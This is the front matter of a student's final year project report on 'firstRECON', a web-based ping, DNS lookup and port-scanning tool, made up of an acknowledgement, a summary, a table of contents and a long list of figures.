

**Final Year Project**

**Project Title: firstRECON**

**Sakshat Bhattacharai**

## **Acknowledgement**

I will try my best to express my sincere gratitude towards everyone whose topmost support to lead the completion of my coursework. I am so grateful to our final year project coordinator Mr. Santosh Sharma, and Mrs. Suman Gupta, for providing recommendations and numerous sources to work on the project, with their dedication and supervision this interim report has been successfully completed. This project helped me do lots of research and I came to know about so many things which will help me to develop top notch final year project.

This final year project was very advantageous; I would like to thank Islington College for providing essential resources for the constant progress of the final year project. The skills and experience I have learned and enhanced while doing this project is extremely valuable. The skill which I have learned while doing this final year project will surely enhance my potential career growth. Again I would like to thank everyone who became part of this amazing journey.

## **Summary**

This report provides the overview in the progress of the final year project of “firstRECON” an essential web application which can be used by the person who are inclined towards the defending network, checking security posture status of intended target or for an educational purpose. The firstRECON is embedded with Ping, DNS Lookup along with the advance port scanning feature which can determine potential vulnerability expose of the targeted host along with its exploit.

Developing a web application necessitates a significant amount of time and effort. To include the needed functionalities into the application, research on proper research on the existing approaches was conducted. Similarly, a Gantt chart and a work breakdown structure were constructed in order to fulfil the required task within the time frame.

Proper designing of the web application was performed from the scratch to make it functional, for determining the appropriate path of the web application according to the feature wise flowchart, sequence diagram, communication diagram then, in order to determine the best approach for the project, continuous was research was conducted on numerous methodologies, as well as their benefits and drawbacks. Finally, the Agile's Extreme Programming approach was employed and all the works were conducted accordingly to while developing this project with proper documentation.

# Table of Content

Acknowledgement .....	2
Summary .....	3
Chapter 1: Introduction .....	1
1.1. Introduction to topic .....	2
1.2. Current Scenario .....	3
1.3. Problem Statement .....	5
1.4. Project as Solution .....	6
1.5. Aims and Objective .....	7
1.6. Structure of the report .....	8
Chapter 2: Backgrounds .....	9
2.1 About The End User .....	10
2.1.1 Request letter from college .....	11
2.1.2 Client Approval letter .....	12
2.2 Understanding the Solution .....	13
2.2.1 Overview of system .....	13
2.2.2 Project delivery .....	13
2.2.3 Technical term and definition .....	13
2.3 Review of Similar Project .....	15
2.2.2 Zenmap .....	15
2.2.3 Spyse's Advance port scanner .....	16
2.2.4 WhatismyIP .....	17
2.2.5 Site24x7 .....	19
2.3 Comparison of similar projects with my project .....	20
Chapter 3: Development.....	22
3.1 Considered Methodologies.....	23
3.1.1 Prototype Model .....	23
3.1.2 Spiral Model .....	24
3.1.3 Iterative Model .....	25
3.2 Selected Methodology .....	27
3.2.1 Extreme Programming .....	27
3.3 Comparison between two methodology .....	29
3.1.1 Differences between Extreme Programming Model and Prototype Model	
29	
3.1.2 Similarity between Extreme Programming Model and Spiral Model .....	29

3.4	Phases of chosen approach/methodology .....	30
3.5	Survey Results .....	34
3.5.1	Pre-Survey Results .....	34
3.5.2	Post Survey Results .....	40
2.6	Requirement Analysis .....	46
2.6.1	Overall requirement .....	46
2.6.2	Generalized list of requirement .....	46
2.6.2.3	Non-functional .....	46
2.7	Design .....	48
2.7.1	Use case diagram .....	48
2.7.2	System Flowchart .....	49
3.8	Implementation .....	50
3.8.2	System Architecture .....	50
3.8.3	Important Screenshots of development core feature .....	52
Chapter 4: Testing and Analysis .....		57
4.1	Testing .....	58
4.2	Unit Testing, Test Plan .....	58
4.3	System Testing, Test Plan .....	59
4.2	Unit Testing .....	60
4.2.1	Testing Login Feature .....	60
4.2.2	Testing Registration Feature .....	62
4.2.3	Testing card selection feature .....	64
4.2.4	Testing logo selection to redirect to main page .....	67
4.2.5	Testing ping with default parameter .....	71
4.2.6	Testing ping with user controlled parameter .....	72
4.2.7	Testing DNS Lookup feature with its record type .....	74
4.2.8	Testing Package Scan Feature with its type .....	86
4.2.9	Testing custom port scan feature .....	96
4.2.10	Testing range scan feature .....	97
4.2.11	Testing export to pdf feature after performing port scan .....	98
3.8.1	Testing export to excel feature after performing port scan.....	103
4.3	System Testing .....	106
4.2.1	Testing if the user can register multiple user through same email address	
4.2.2	Testing whether the program register password less than 8 character	108
4.2.3	Testing whether the program execute without login to the interface. ...	109

4.2.4	Testing Exception handling in Port Scan feature .....	113
4.2.5	Testing Exception handling in ping feature .....	116
4.2.6	Testing Exception handling in DNS lookup .....	117
4.2.7	Testing whether ping can bypass other parameter .....	118
4.2.8	Testing whether ping can bypass other parameter .....	123
4.2.9	Testing scan, ping, lookup another host button .....	127
4.2.10	Testing whether the user can View CVE's through View button .....	130
4.2.11	Testing whether potential exploits links work or not .....	133
4.2.12	Testing stop button in all features .....	135
4.2.13	Testing functionality of logout button .....	138
4.3	Critical Analysis of Testing .....	140
Chapter 5:	Conclusion .....	141
9.1	Legal, Social and Ethical Issues .....	141
9.1.1	Legal Issue: .....	141
9.1.2	Ethical Issue: .....	142
9.1.3	Social Issue: .....	142
9.2	Advantage .....	143
9.3	Limitation .....	143
9.4	Future Work .....	145
Chapter 6:	References .....	146
Chapter 7:	Appendix .....	151
7.1	Appendix A: Pre-Survey .....	152
7.1.1	Pre-Survey Form .....	152
7.1.2	Sample of filled Pre-Survey Forms .....	155
7.1.3	Pre-Survey Results .....	159
7.2	Appendix B: Post-Survey .....	164
7.2.1	Post-Survey Form .....	164
7.2.2	Sample of filled Post survey form .....	167
7.2.3	Post-Survey Results .....	170
7.3	Appendix C: SRS document.....	175
7.3.1	Introduction .....	175
7.3.2	Overall Description .....	176
7.3.3	System Features and Requirements .....	177
7.3.4	Functional Requirement .....	179
7.4	Appendix D: Technical Terms and Definitions.....	183
7.5	Appendix E: Sample of codes .....	185

7.5.1	Sample code of the UI .....	185
7.5.2	Sample code for automation script .....	192
7.6	Appendix F: Design .....	196
7.6.1	Gantt chart .....	196
7.6.2	Work Breakdown Structure .....	199
7.6.3	Mind map of the firstRECON .....	200
7.6.4	Flowchart .....	201
7.6.5	Individual Use case Diagram .....	204
7.6.6	High Level Use case .....	207
7.6.7	Sequence diagram .....	210
7.6.8	Communication Diagram .....	214
7.6.9	ER diagram of Login .....	217
7.6.10	Wireframe .....	218
7.7	Appendix G: Screenshot of system .....	238
7.8	Appendix H: Web Application Risk and Contingency plan .....	300
7.9	Appendix I: User Feedback .....	301
7.9.1	User Feedback Form .....	301
7.9.2	Sample of Filled User Feedback Forms.....	305
7.10	Appendix J: Development coding .....	311
7.10.1	Frontend Code .....	311
7.10.2	Backend code.....	327

## Table of Figures

Figure 1: Total number of Internet User worldwide (Statista, 2022) .....	2
Figure 2: OWASP Top 10 (Cyphere, 2021) .....	3
Figure 3: Global Cybercrime damage scenario (Cybersecurity ventures, 2021) .....	4
Figure 4: Top venerable ports to cyber attack (bleepingcomputer,, 2019) .....	5
Figure 5: Request letter from college to client .....	11
Figure 6: Client acceptance letter .....	12
Figure 7: PhpStrom (jetbeans, 2022) .....	13
Figure 8: MySQL logo (MySQL, 2022) .....	14
Figure 9: Logo of laravel (laravel, 2022) .....	14
Figure 10: Zenmap for scanning open port.....	15
Figure 11: Spyse's Port scanner Interface 1 .....	16
Figure 12:Sypse's Port scanner Interface 2 .....	16
Figure 13: Spyse's Port scanner Interface 2.....	17
Figure 14: WhatismyIP Interface 1 .....	18
Figure 15: WhatismyIP Interface 2 .....	18
Figure 16: Site24x7 Interface 1 .....	19
Figure 17: Site24x7 Interface 2 .....	19
Figure 18: Prototype model (geeksforgeeks) .....	23
Figure 19: Spiral Model (geeksforgeeks) .....	24
Figure 20: Iterative Model (Javapoint, 2022) .....	26
Figure 21:Extreme Programming Methodology .....	27
Figure 22: People who have participated in pre-survey .....	34
Figure 23: Pre-survey result (I) .....	35
Figure 24: Pre-survey result (II) .....	35
Figure 25: Pre-survey result (III) .....	35
Figure 26: Pre-survey result (IV) .....	36
Figure 27:Pre-survey result (V) .....	36
Figure 28:Pre-survey result (VI) .....	36
Figure 29: Pre-survey result (VII) .....	37
Figure 30: Pre-survey result (VIII) .....	37
Figure 31: Pre-survey result (IX) .....	37
Figure 32: Pre-survey result (X) .....	38
Figure 33: Pre-survey result (XI) .....	38
Figure 34: People who have participated in post survey .....	40
Figure 35: Post-survey result (i) .....	41
Figure 36: Post-survey result (ii) .....	41
Figure 37: Post-survey result (iii) .....	41
Figure 38: Post-survey result (iv) .....	42
Figure 39: Post-survey result (v) .....	42
Figure 40: Post-survey result (vi) .....	42
Figure 41 Post-survey result (vii) .....	43
Figure 42 Post-survey result (viii) .....	43
Figure 43: Post-survey result (ix) .....	43
Figure 44: Post-survey result (x) .....	44

Figure 45: Post-survey result (xi) .....	44
Figure 46: Use case diagram of reconME .....	48
Figure 47: System flowchart of firstRECON .....	49
Figure 48: firstRECON system architecture .....	50
Figure 49: DNS Lookup function Screenshot .....	52
Figure 50: Ping function screenshot .....	52
Figure 51: Port scan by package scan type screenshot .....	53
Figure 52: Port scan by scan type screenshot .....	53
Figure 53: Logic to read Nmap scan result read in Json screenshot .....	54
Figure 54: API implementation in port scanning feature screenshot .....	54
Figure 55: Exporting Scan results logic screenshot .....	55
Figure 56: Port types selection logic screenshot .....	55
Figure 57: Customized parameter input logic during ping screenshot .....	56
Figure 58: Port scanning type logic during port scan screenshot .....	56
Figure 59: User selecting login screenshot .....	60
Figure 60: User entering email and password screenshot .....	61
Figure 61: User login proof screenshot .....	61
Figure 62: User clicking on register screenshot .....	62
Figure 63: Registering new user screenshot .....	63
Figure 64: Newly registered user login proof screenshot .....	63
Figure 65: User clicking ping card screenshot .....	64
Figure 66: Ping function interface after selecting card screenshot .....	65
Figure 67: User selecting DNS Lookup card screenshot .....	65
Figure 68: DNS Lookup feature interface screenshot .....	66
Figure 69: User selecting port scan card screenshot .....	66
Figure 70: Port scan interface screenshot .....	67
Figure 71: Clicking on logo in ping function interface screenshot .....	68
Figure 72: User getting redirected to main page after clicking on logo in ping page screenshot .....	68
Figure 73: Clicking on logo in DNS Lookup function screenshot .....	69
Figure 74: User getting redirected to main page after clicking on logo in DNS Lookup page screenshot .....	69
Figure 75: User clicking logo in port scan page screenshot .....	70
Figure 76: User getting redirected to main page after clicking on logo in DNS Lookup page screenshot .....	70
Figure 77: Performing ping with default parameter screenshot .....	71
Figure 78: Result after performing ping with default parameter screenshot .....	72
Figure 79: User providing default parameter as input screenshot .....	73
Figure 80: Result after user controlled parameter input screenshot .....	73
Figure 81: User selecting DNS Lookup card .....	74
Figure 82: User requesting ALL DNS record provided in menu screenshot .....	75
Figure 83: DNS Lookup result after requesting ALL DNS record from the menu (i) ..	75
Figure 84: DNS Lookup result after requesting ALL DNS record from the menu (ii) .	76
Figure 85: DNS Lookup result after requesting ALL DNS record from the menu (iii) .	76
Figure 86: DNS Lookup result after requesting ALL DNS record from the menu (iv)	77
Figure 87: User requesting A record provided in menu screenshot .....	77
Figure 88: DNS Lookup result after requesting A record from menu .....	78

Figure 89: User requesting AAAA record provided in menu screenshot .....	78
Figure 90: DNS Lookup result after requesting AAAA record from menu .....	79
Figure 91: User requesting CNAME record provided in menu screenshot .....	79
Figure 92: DNS Lookup result after requesting CNAME record from menu .....	80
Figure 93: User requesting NS record provided in menu screenshot .....	80
Figure 94: DNS Lookup result after requesting NS record from menu .....	81
Figure 95: User requesting SOA record provided in menu screenshot .....	81
Figure 96: DNS Lookup result after requesting SOA record from menu .....	82
Figure 97: User requesting MX record provided in menu screenshot .....	82
Figure 98: DNS Lookup result after requesting MX record from menu .....	83
Figure 99: User requesting SRV record provided in menu screenshot .....	83
Figure 100: DNS Lookup result after requesting SRV record from menu .....	84
Figure 101: User requesting TXT record provided in menu screenshot .....	84
Figure 103: DNS Lookup result after requesting TXT record from menu .....	85
Figure 103: User requesting CAA record provided in menu screenshot .....	85
Figure 104: DNS Lookup result after requesting CAA record from menu .....	86
Figure 106: Selecting Well Known Port from the package while performing port scan .....	87
Figure 106: Port scan results after selecting well known port from the package (i) ...	87
Figure 107: Port scan results after selecting well known port from the package (ii) ..	88
Figure 108: Port scan results after selecting well known port from the package (iii) .	88
Figure 109: Port scan results after selecting well known port from the package (iv) .	89
Figure 110: Selecting Basic port from the package while performing port scan .....	89
Figure 111: Port scan results after selecting Basic port from the package (i) .....	90
Figure 113: Port scan results after selecting Basic port from the package (ii) .....	90
Figure 113: Selecting Game port from the package while performing port scan .....	91
Figure 114: Port scan results after selecting Game port from the package (i) .....	91
Figure 115: Port scan results after selecting Game port from the package (ii) .....	92
Figure 116: Selecting Game port from the package while performing port scan .....	92
Figure 117: Port scan results after selecting Malicious from the package (i) .....	93
Figure 118: Port scan results after selecting Malicious from the package (ii) .....	93
Figure 119: Selecting P2P port from the package while performing port scan .....	94
Figure 120: Port scan results after selecting P2P from the package (i) .....	94
Figure 121: Port scan results after selecting P2P from the package (ii) .....	95
Figure 122: Port scan results after selecting P2P from the package (iii) .....	95
Figure 123: Giving custom port as input and performing the scan .....	96
Figure 124: Custom port scan results after performing scan .....	97
Figure 125: Results after selecting range .....	98
Figure 126: Clicking on “Generate PDF” button after performing scan (view i) .....	99
Figure 127: Clicking on “Generate PDF” button after performing scan (view ii) .....	100
Figure 128: Saving scanned results as pdf file .....	100
Figure 129: Saved scanned result as pdf after performing port scanning (i) .....	101
Figure 130: Saved scanned result as pdf after performing port scanning (ii) .....	101
Figure 131: Saved scanned result as pdf after performing port scanning (iii) .....	102
Figure 132: Saved scanned result as pdf after performing port scanning (iv) .....	102
Figure 133: Clicking on Generate "Export to Excel" button after performing scan (view i) .....	103

Figure 134 : Clicking on Generate "Export to Excel" button after performing scan (view ii) .....	104
Figure 135: Saving scanned results as excel file .....	104
Figure 136: Saved scanned result as excel after performing port scanning (i) .....	105
Figure 137: Saved scanned result as pdf after performing port scanning (ii) .....	105
Figure 138: Email seen already registered in database screenshot .....	106
Figure 139: User trying to register with same email address screenshot .....	107
Figure 140: Exception is thrown by the program as email was already registered screenshot .....	107
Figure 141: User entering password less than 8 character while doing registration	108
Figure 142: Exception was thrown when user enter password less than 8 character screenshot .....	109
Figure 143: User trying to access Ping feature without login screenshot .....	110
Figure 144: User gets redirected towards the login page when user try to perform Ping without login screenshot .....	110
Figure 145: User trying to access DNS Lookup feature without login screenshot ...	111
Figure 146: User get redirected towards the login page when user try to perform DNS Lookup without login screenshot .....	111
Figure 147: User trying to access Port Scan feature without login screenshot .....	112
Figure 148: User get redirected towards the login page when user try to perform Port Scan without login screenshot .....	112
Figure 149: Testing exception handelling while doing package scan .....	113
Figure 150: Exception is thrown when custom port scan was performed without entering data in host field screenshot .....	114
Figure 151: Exception is thrown when custom port scan was performed without entering data in port mentioning field screenshot .....	114
Figure 152: Exception is thrown during range scan when scan was performed without entering data in host field screenshot .....	115
Figure 153: Exception is thrown during range scan when scan performed without entering data in port mentioning range screenshot .....	115
Figure 154: Exception is thrown while performing ping when the ping was performed without entering data in host field screenshot .....	116
Figure 155: Exception is thrown during range scan when scan was performed without entering data in host field screenshot .....	117
Figure 156: Trying to bypass parameter through ping host field (test 1) .....	118
Figure 157: Parameter is bypassed successfully (test 1) .....	119
Figure 158: Test1 effect after bypassing parameter .....	119
Figure 159: Trying to bypass parameter through ping host field (test 2) .....	120
Figure 160: Parameter is bypassed successfully (test 2) .....	120
Figure 161: Trying to bypass parameter through ping host field (test 3) .....	121
Figure 162: Parameter is bypassed successfully (test 3 - i) .....	121
Figure 163: Parameter is bypassed successfully (test 3 - ii).....	122
Figure 164: Adding exception in code to block bypass of other parameter .....	122
Figure 165: Trying to bypass parameter through ping host field (test 1) .....	123
Figure 166: Exception is thrown when test 1 is performed .....	124
Figure 167: Trying to bypass parameter through ping host field (test 2) .....	124
Figure 168: Exception is thrown when test 2 is performed .....	125

Figure 169: Trying to bypass parameter through ping host field (test 3) .....	125
Figure 170: Exception is thrown when test 3 is performed .....	126
Figure 171: User clicking ping another host button screenshot .....	127
Figure 172: User is redirected to ping initial state to perform ping screenshot .....	128
Figure 173: User clicking lookup another domain button screenshot .....	128
Figure 174: User is redirected to DNS Lookup initial state to perform DNS Lookup screenshot .....	129
Figure 175: User clicking view button after performing port scan screenshot.....	130
Figure 176: Scan result was displayed when view button was clicked screenshot (i) .....	131
Figure 177: Scan result was displayed when view button was clicked screenshot (ii) .....	131
Figure 178: Scan result was displayed when view button was clicked screenshot (iii) .....	132
Figure 179: Scan result was displayed when view button was clicked screenshot (vi) .....	132
Figure 180: Clicking on exploit to verify its status screenshot .....	133
Figure 181: Exploit which was displayed after scanning the results screenshot (i) .	134
Figure 182: Exploit which was displayed after scanning the results (ii) .....	134
Figure 183: User clicking "Stop Ping" button while performing scan .....	135
Figure 184: User redirected to ping feature initial status screenshot .....	136
Figure 185: User clicking "Stop DNS Lookup" while performing scan .....	136
Figure 186: User redirected to DNS Lookup feature initial status screenshot .....	137
Figure 187: User clicking "Stop Scan" button while performing scan .....	137
Figure 188: User redirected to Port Scan feature initial status screenshot .....	138
Figure 189: User clicking logout button screenshot .....	139
Figure 190: User is not detected in web application screenshot .....	139
Figure 191 : Unfilled Pre-Survey form (I) Screenshot .....	152
Figure 192: Unfilled Pre-Survey form (II) Screenshot .....	152
Figure 193: Unfilled Pre-Survey form (III) Screenshot .....	153
Figure 194: Unfilled Pre-Survey form (IV) Screenshot .....	153
Figure 195: Unfilled Pre-Survey form (V) Screenshot .....	154
Figure 196: Sample of filled Pre-Survey form (I) screenshot .....	155
Figure 197: Sample of filled Pre-Survey form (II) screenshot .....	156
Figure 198: Sample of filled Pre-Survey form (III) screenshot .....	157
Figure 199: Sample of filled Pre-Survey form (IV) screenshot.....	158
Figure 200: Email of the person who participated in pre-survey screenshot .....	159
Figure 201: Result of Pre-survey Question 1 screenshot .....	159
Figure 202: Result of Pre-survey Question 2 screenshot .....	160
Figure 203: Result of Pre-survey Question 3 screenshot .....	160
Figure 204: Result of Pre-survey Question 4 screenshot .....	160
Figure 205: Result of Pre-survey Question 5 screenshot .....	161
Figure 206: Result of Pre-survey Question 6 screenshot .....	161
Figure 207: Result of Pre-survey Question 7 screenshot .....	161
Figure 208: Result of Pre-survey Question 8 screenshot .....	162
Figure 209: Result of Pre-survey Question 9 screenshot .....	162
Figure 210: Result of Pre-survey Question 10 screenshot .....	162

Figure 211: Result of Pre-survey Question 11 screenshot .....	163
Figure 212: Unfilled Post-Survey form (I) Screenshot .....	164
Figure 213: Unfilled Post-Survey form (II) Screenshot .....	165
Figure 214: Unfilled Post-Survey form (III) Screenshot .....	165
Figure 215: Unfilled Post-Survey form (IV) Screenshot .....	166
Figure 216: Unfilled Post-Survey form (V) Screenshot .....	166
Figure 217: Sample of filled Post-Survey form (I) screenshot .....	167
Figure 218: Sample of filled Post-Survey form (II) screenshot .....	167
Figure 219: Sample of filled Post-Survey form (III) screenshot .....	168
Figure 220: Sample of filled Post-Survey form (IV) screenshot .....	168
Figure 221: Sample of filled Post-Survey form (V) screenshot .....	169
Figure 222: Sample of filled Post-Survey form (VI) screenshot .....	169
Figure 223: Email of the person who participated in Post-Survey screenshot .....	170
Figure 224: Result of Post-Survey Question 1 screenshot .....	171
Figure 225: Result of Post-Survey Question 2 screenshot .....	171
Figure 226: Result of Post-Survey Question 3 screenshot .....	171
Figure 227: Result of Post-Survey Question 4 screenshot .....	172
Figure 228: Result of Post-Survey Question 5 screenshot .....	172
Figure 229: Result of Post-Survey Question 6 screenshot .....	172
Figure 230: Result of Post-Survey Question 7 screenshot .....	173
Figure 231: Result of Post-Survey Question 8 screenshot .....	173
Figure 232: Result of Post-Survey Question 9 screenshot .....	173
Figure 233: Result of Post-Survey Question 10 screenshot .....	174
Figure 234: System prospective of firstRECON .....	176
Figure 235: Nmap logo (Nmap, 2022) .....	183
Figure 236: Home page code sample screenshot (I) .....	185
Figure 237: Home page code sample screenshot (II) .....	185
Figure 238: Home page code sample screenshot (III) .....	186
Figure 239: Home page code sample screenshot (IV) .....	186
Figure 240: Port Scan code sample screenshot (I) .....	187
Figure 241: Port Scan code sample screenshot (II) .....	187
Figure 242: Port Scan code sample screenshot (III) .....	188
Figure 243: Port Scan code sample screenshot (IV) .....	188
Figure 244: Ping code sample screenshot (I) .....	189
Figure 245: Ping code sample screenshot (II) .....	189
Figure 246: DNS Lookup code sample screenshot (I) .....	190
Figure 247: DNS Lookup code sample screenshot (II) .....	190
Figure 248: DNS Lookup code sample screenshot (III) .....	191
Figure 249: DNS Lookup code sample screenshot (IV) .....	191
Figure 250: Home page backend code sample screenshot .....	192
Figure 251: Port Scan backend code sample screenshot (I) .....	192
Figure 252: Port Scan backend code sample screenshot (II) .....	193
Figure 253: Port Scan backend code sample screenshot (III) .....	193
Figure 254: Port Scan backend code sample screenshot (IV) .....	194
Figure 255: Ping backend code sample screenshot (I) .....	194
Figure 256: Ping backend code sample screenshot (II) .....	195
Figure 257: Ping backend code sample screenshot (III) .....	195

Figure 258: Detailed Gantt Chart 1 .....	196
Figure 259: Detailed Gantt Chart 2 .....	196
Figure 260: Detailed Gantt Chart 3 .....	197
Figure 261: Detailed Gantt Chart 4 .....	197
Figure 262: Detailed Gantt Chart 5 .....	198
Figure 263: Detailed Gantt Chart 6 .....	198
Figure 264: Work Breakdown Structure .....	199
Figure 265: firstRECON mindmap .....	200
Figure 266: Flowchart of Ping functionality .....	201
Figure 267: flowchart of DNS Lookup functionality .....	202
Figure 268: Flowchart of DNS lookup functionality .....	203
Figure 269: Use case diagram of user registration .....	204
Figure 270: Use case diagram of Login .....	204
Figure 271: Use case diagram of card selection .....	204
Figure 272: Use case diagram of when user clicks logo.....	205
Figure 273: Use case diagram of Ping feature .....	205
Figure 274: Use case diagram of DNS Lookup feature .....	205
Figure 275: Use case diagram of Port Scanning feature .....	205
Figure 276: Use case diagram of logout .....	206
Figure 277: User registration sequence diagram .....	210
Figure 278: User login sequence diagram .....	210
Figure 279: Card Selection sequence diagram .....	211
Figure 280: When user clicks logo sequence diagram .....	211
Figure 281: Ping sequence diagram .....	212
Figure 282: DNS Lookup sequence diagram .....	212
Figure 283: Port Scan sequence diagram .....	213
Figure 284: Port Scan sequence diagram .....	213
Figure 285: User registration communication diagram .....	214
Figure 286: User login communication diagram .....	214
Figure 287: Card selection communication diagram .....	214
Figure 288: Logo functionality communication diagram .....	215
Figure 289: Ping functionality communication diagram .....	215
Figure 290: DNS Lookup functionality communication diagram .....	215
Figure 291: Logout communication diagram .....	216
Figure 292: ER diagram of login .....	217
Figure 293: User trying to access ping feature wireframe .....	218
Figure 294: User login form wireframe .....	218
Figure 295: User clicking Login button wireframe .....	219
Figure 296: User clicking register button wireframe .....	219
Figure 297: User registration form wireframe .....	220
Figure 298: User completing registration process wireframe .....	220
Figure 299: Ping UI wireframe .....	221
Figure 300: User requesting ping result wireframe .....	221
Figure 301: Ping process loading wireframe .....	222
Figure 302: Ping result UI wireframe .....	222
Figure 303: User selecting scan another host button wireframe .....	223
Figure 304: Result after selecting ping another host wireframe .....	223

Figure 305: DNS Lookup UI wireframe .....	224
Figure 306: User requesting DNS record wireframe .....	224
Figure 307: DNS record processing wireframe .....	225
Figure 308: Searched DNS record wireframe .....	225
Figure 309: User clicking scan domain button wireframe .....	226
Figure 310: Result after clicking scan another button wireframe .....	226
Figure 311: Port Scan initial UI .....	227
Figure 312: User selecting package wireframe .....	227
Figure 313: User selecting Package port type wireframe .....	228
Figure 314: Package scan result request wireframe .....	229
Figure 315: Custom port scan UI wireframe .....	229
Figure 316: User performing custom scan by filling parameter wireframe .....	230
Figure 317: Custom port scan process wireframe .....	230
Figure 318: Range Scan UI wireframe .....	231
Figure 319: User performing range scan by inserting parameter wireframe .....	231
Figure 320: Range scan process wireframe .....	232
Figure 321: Scanned result after port scan wireframe .....	233
Figure 322: User clicking view button wireframe .....	233
Figure 323: Port Scan results with CVE and exploit wireframe .....	234
Figure 324: User clicking Generate PDF button wireframe .....	235
Figure 325: User saving scanned result wireframe .....	235
Figure 326: Downloaded scanned result wireframe .....	236
Figure 327: User selecting Export to excel wireframe .....	236
Figure 328: Exporting Scanned result in excel wireframe .....	237
Figure 329: Downloaded Scanned result in excel wireframe .....	237
Figure 330: Web Application Main page (I) screenshot .....	238
Figure 331: Web Application Main page (II) screenshot .....	238
Figure 332: Web Application Main page (III) screenshot .....	239
Figure 333: Web Application Main page (IV) screenshot .....	239
Figure 334: User Selecting Ping screenshot .....	239
Figure 335: User entering email and credential screenshot .....	240
Figure 336: User clicking login button screenshot .....	240
Figure 337: Login status of user screenshot .....	241
Figure 338: User clicking in register button screenshot .....	241
Figure 339: Registering new user screenshot .....	242
Figure 340: Clicking register button screenshot .....	242
Figure 341: New user registration status screenshot .....	243
Figure 342: Initiating ping by selecting card screenshot .....	243
Figure 343: Ping UI interface screenshot .....	244
Figure 344: Entering target address in text field screenshot .....	244
Figure 345: Requesting Ping result screenshot .....	245
Figure 346: Ping process screenshot .....	245
Figure 347: Ping result screenshot .....	246
Figure 348: Selecting "Ping another host" button screenshot .....	246
Figure 349: User getting redirected to ping page initial status by selecting "Ping another Host" button .....	247
Figure 350: Giving custom parameter as input to ping .....	247

Figure 351: Requesting customized data by pressing ping button .....	248
Figure 352: Ping with customized data process screenshot .....	248
Figure 353: Clicking "Ping another Host" button screenshot on the results screenshot .....	249
Figure 354: When User clicked "Ping another Host" button he is redirected to initial status of Ping feature screenshot .....	249
Figure 355: Selecting DNS Lookup card from the menu screenshot .....	250
Figure 356: DNS Lookup UI screenshot .....	250
Figure 357: DNS Lookup process screenshot .....	251
Figure 358: DNS Lookup result (I) screenshot .....	251
Figure 359: DNS Lookup result (II) screenshot .....	252
Figure 360: DNS Lookup result (III) screenshot .....	252
Figure 361: DNS Lookup result (IV) screenshot .....	253
Figure 362: Selecting A type of DNS record form menu .....	253
Figure 363: Requesting A type DNS record from menu .....	254
Figure 364: A type DNS Lookup process screenshot .....	254
Figure 365: A type DNS Lookup result screenshot .....	255
Figure 366: Selecting AAAA type of DNS record form menu .....	255
Figure 367: Requesting AAAA type DNS record from menu .....	256
Figure 368: AAAA type DNS Lookup process screenshot .....	256
Figure 369: AAAA type DNS Lookup result screenshot .....	257
Figure 370: Selecting CNAME type of DNS record form menu .....	257
Figure 371: Requesting CNAME type DNS record from menu .....	258
Figure 372: CNAME type DNS Lookup process screenshot .....	258
Figure 373: CNAME type DNS Lookup result screenshot .....	259
Figure 374: Selecting NS type of DNS record form menu .....	259
Figure 375: Requesting NS type DNS record from menu .....	260
Figure 376: NS type DNS Lookup process screenshot .....	260
Figure 377: NS type DNS Lookup result screenshot .....	261
Figure 378: Selecting SOA type of DNS record form menu .....	261
Figure 379: Requesting SOA type DNS record from menu .....	262
Figure 380: SOA type DNS Lookup process screenshot .....	262
Figure 381: SOA type DNS Lookup result screenshot .....	263
Figure 382: Selecting MX type of DNS record form menu .....	263
Figure 383: Requesting MX type DNS record from menu .....	264
Figure 384: MX type DNS Lookup process screenshot .....	264
Figure 385: MX type DNS Lookup result screenshot .....	265
Figure 386: Selecting SRV type of DNS record form menu .....	265
Figure 387: Requesting MX type DNS record from menu .....	266
Figure 388: MX type DNS Lookup process screenshot .....	266
Figure 389: MX type DNS Lookup result screenshot .....	267
Figure 390: Selecting TXT type of DNS record form menu .....	267
Figure 391: Requesting TXT type DNS record from menu .....	268
Figure 392: TXT type DNS Lookup process screenshot .....	268
Figure 393: TXT type DNS Lookup result screenshot .....	269
Figure 394: Selecting CAA type of DNS record form menu .....	269
Figure 395: Requesting CAA type DNS record from menu .....	270

Figure 396: CAA type DNS Lookup process screenshot .....	270
Figure 397: CAA type DNS Lookup result screenshot .....	271
Figure 398: Port Scan UI screenshot .....	272
Figure 399: Entering valid target address screenshot .....	272
Figure 400: Port Scan Package type screenshot .....	273
Figure 401: Requesting Basic Port scan result .....	273
Figure 402: Basic port scan process screenshot .....	274
Figure 403: Basic Port scanned result screenshot (I) .....	274
Figure 404: Basic Port scanned result screenshot (II) .....	275
Figure 405: Basic Port scanned result screenshot (III) .....	275
Figure 406: Basic Port scanned result screenshot (IV) .....	276
Figure 407: Basic Port scanned result screenshot (V) .....	276
Figure 408: Basic Port scanned result screenshot (VI) .....	277
Figure 409: Basic Port scanned result screenshot (VII) .....	277
Figure 410: Basic Port scanned result screenshot (VIII).....	278
Figure 411: Selecting Well Known Ports from the package screenshot .....	278
Figure 412: Requesting Well Known Ports scan result .....	278
Figure 413: Requesting Well Known Ports scan result .....	279
Figure 414: Well Known Ports scan process screenshot .....	279
Figure 415: Well Known Ports scanned result screenshot (I) .....	280
Figure 416: Well Known Ports scanned result screenshot (II) .....	280
Figure 417: Well Known Ports scanned result screenshot (III) .....	281
Figure 418: Well Known Ports scanned result screenshot (IV) .....	281
Figure 419: Well Known Ports scanned result screenshot VI) .....	282
Figure 420: Well Known Ports scanned result screenshot (VI) .....	282
Figure 421: Well Known Ports scanned result screenshot (VII) .....	283
Figure 422: Selecting Game Port from the package screenshot .....	283
Figure 423: Requesting Game Port scan result screenshot .....	284
Figure 424: Game Port scan process screenshot .....	284
Figure 425: Selecting Malicious Port from the package screenshot .....	285
Figure 426: Requesting Malicious Port scan result screenshot .....	285
Figure 427: Malicious Port scan process screenshot .....	286
Figure 428: Malicious Port scanned result screenshot (I) .....	286
Figure 429: Malicious Port scanned result screenshot (II) .....	287
Figure 430: Selecting P2P Port from the package screenshot .....	287
Figure 431: Requesting P2P Port scan result screenshot .....	288
Figure 432: P2P Port scan process screenshot .....	288
Figure 433: P2P Port scanned result screenshot (I) .....	289
Figure 434: P2P Port scanned result screenshot (II) .....	289
Figure 435: P2P Port scanned result screenshot (III) .....	290
Figure 436: Requesting Custom Port Scan results .....	290
Figure 437: Custom Port Scan result process .....	291
Figure 438: Custom Port Scanned results (I) screenshot .....	291
Figure 439: Custom Port Scanned results (II) screenshot .....	292
Figure 440: Custom Port Scanned results (III) screenshot .....	292
Figure 441: Custom Port Scanned results (IV) screenshot.....	293
Figure 442: Custom Port Scanned results (VI) screenshot.....	293

Figure 443: Range Scan Interface screenshot .....	294
Figure 444: Inserting range as parameter while performing range scan screenshot	294
Figure 445: Requesting Range Scan result screenshot .....	295
